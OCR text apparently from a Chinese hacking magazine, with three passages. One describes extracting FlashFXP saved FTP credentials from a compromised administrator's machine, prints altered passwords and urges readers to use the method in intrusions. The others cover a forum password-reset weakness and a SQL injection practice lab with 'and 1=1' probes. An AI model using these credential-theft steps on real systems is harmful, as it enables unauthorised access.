


图 2




图 3

说了半天这提升权限的事儿一点没讲啊？不要着急，大家看看对方管理员的这个站点管理器，有用户名和密码，密码是星号的。可惜啊！

又想起了在Sites.dat中也显示了密码和用户名，而且密码是加密的。现在的星号密码会不会也是加了密的？看看就行了呗。

怎么看？菜鸟了吧！手头有个不错的查看星号的软件，就是xp星号密码查看器，通过查看跟Sites.dat中加密了密码做比较，看图4和图5的比较，很显然在站点管理器中查看到的密码是明文显示的，发财了吧！

下一步就是使用xp星号密码查看器这个软件来提取密码和用户名。看着这些复杂的密码，还真有点怀念当年玩sniff的时光，呵呵。

密码为：“b69ujkq6 hyndai790 s584p*fv4-c+ 98cq3jk43-8*ef./2z5+”

用户名：“bn7865t nilei75 qm/-g57+3kn qm/-g57+3kn 5.e*82/+69”




图 4




图 5

（上述部分密码和用户名已经作了必要的修改）

这么多的信息，按社会工程学的概念来说，没有管理员的密码，打死我也不相信。最终我得到了这个网站管理员的密码，当然是从上边那堆东西中找到的。

我想这个问题应该反馈到flashfxp官方，让他们在下个版本中修正这个漏洞或者说是错误。经过后来测试只要把含有密码和用户名的Sites.dat文件替换到本地相应的文件就可以在本地还原对方管理员的各个站点的密码，希望大家在入侵的时候遇到flashfxp的时候能想到这个方法，至少也可以得到一堆新的肉鸡，不妨试试！希望能给大家渗透带来帮助。

（文章中涉及到的程序FlashFXP、xp星号密码查看器已收录于光盘中）

CTB 1.73 不算漏洞的漏洞

小木头

本人有一CTB论坛，由于CTB论坛不用数据库支持，只需要你的空间支持PHP就可以了，所以给我们这些平民圆了论坛梦。论坛建立起来也有一段时间了，一直没有出现任何问题，毕竟是CTB的最新版呀，还没有报过什么漏洞，但是某日回家照旧登录自己的论坛是居然发现密码错误！要知道我的密码是不可能被猜解出来的呀（就算真的能够猜解出来我估计他老人家也要等个百八十年），难道论坛被黑了？这个是我的第一反映，我立刻从FTP上直接替换了我的管理员MD5 32位加密密码，才可以登录，登录后我直奔后台日志（后台密码没有被改）。到了后台我看到日志中记载着有人反复以弱密码（如：123456、111111等）狂猜我的密码，但是我知道这个是不可能蒙出来的呀，但是他最后是怎么修改到我前台的密码呢？由于水平有限我始终没有找到答案……

又过了几天这个困扰我多时的问题终于被解开了，由于我是一个用惯了QQ的人，所以很少有收信的习惯，但是今天有位朋友说给我发了封信叫我去收，我就登录到了信箱，这时发现有一封来自我论坛系统的自动通知，里面大概内容是：“尊敬的xxx，您的新密码是xxxxxx请妥善保管。我晕！原来那个人是这么替换掉我的密码的呀？！”

马上去我的论坛测试了一下，点“取回密码”发现原来取回密码的手续居然如此简单！只需要填写登录ID和昵称（通常这两个都是一样的，至少我就是这样），如图1所示。




图 1

我填好后按“确定”会立刻看到图2的提示：您已经成功将密码发送到您的信箱。然后我立刻去信箱查看，果然又发现了一封新的密码替换确认信，如图2所示。




图 2

现在我才明白原来那天那个人没有猜解出我的密码，但是这样毕竟会给一些管理员或会员带来麻烦，毕竟大家不是天天收信，经过测试发现水晶动网WDB论坛也存在这种不算漏洞的漏洞。

SQL注入快捷环境搭建

dang0102

近年来，B/S模式应用开发开始流行起来，即使没有系统的学习过网络基础知识，也可以利用IIS、Apache等平台搭建起自己的网站。然而，由于编程人员水平及经验的参差不齐，导致了很多程序员在编写代码的时候代码风格不规范，忽略了对用户输入数据合法性的判断，从而使程序存在安全隐患，让攻击者有机可乘，这就是SQL注入（SQL Injection）技术产生的一个必要前提。其实SQL注入技术现在几乎已经成为黑客必备的一门攻击手段，前段时间成都某电脑城举办的攻防大赛中，据说最后的冠军就是利用SQL注入来渗透指定机器来获取到“绝密信息”的。

下面的内容，我不是要纯粹地详讲SQL注入技术的原理，也不是要讨论“若干注入技巧”，而是想从入门者的角度出发，根据我的实际经历，谈谈练习针对于MS SQL Server进行注入所需环境的快速搭建。

对于网站源代码，大家都喜欢在网上搜啊搜，一般能够下载的网站源码都是ASP+ACCESS的。我也不例外，找到了一个，如图1。




图 1

数字型参数，现在试试该站点是否存在注入漏洞，在请求后面分别加上“and 1=1”和“and 1=2”，回车，如图2、图3所示。




图 2




图 3

显然，对方很可能存在注入漏洞。可惜的是，这里使用的数据库为ACCESS，因为如果是连接的ACCESS的话，是不能获得对方系统权限的。看来只有尝试后台数据库为SQL Server的网站了，但是这样的站点源码很难找。莫非要自己编写一个连接SQL Server站点？这不现实。难道那么多通过注入来执行对方系统指令的语句都无法测试了吗？看来只有华山一条路：转换数据库。也就是说，如果你现在手中只有ASP+ACCESS的站点代码的话，可以通过将ACCESS数据库转换为SQL Server数据库，并且改写网站的数据库连接代码即可。具体步骤如下：

一、数据库的转化

首先，找到网站使用的ACCESS数据库，这里是info.mdb，打开该数据库，里面共有3张表，如图4。

这3张表分别记录了管理者帐号/密码、发布信息的种类及内容。下面就将该数据库转换为SQL Server数据库。




图 4

打开MSSQL Server企业管理器，选中某一实例，你将要转换之后的数据库就放在该实例里。为了便于后面的注入测试，最好选择使用SA用户的实例，这里是SCU-D79025B6F92\DANG0102。然后打开“工具”→“数据转换服务”-→“导入数据”，如图5。




图 5

在弹出的“DTS导入/导出向导中”中单击“下一步”，如图6。

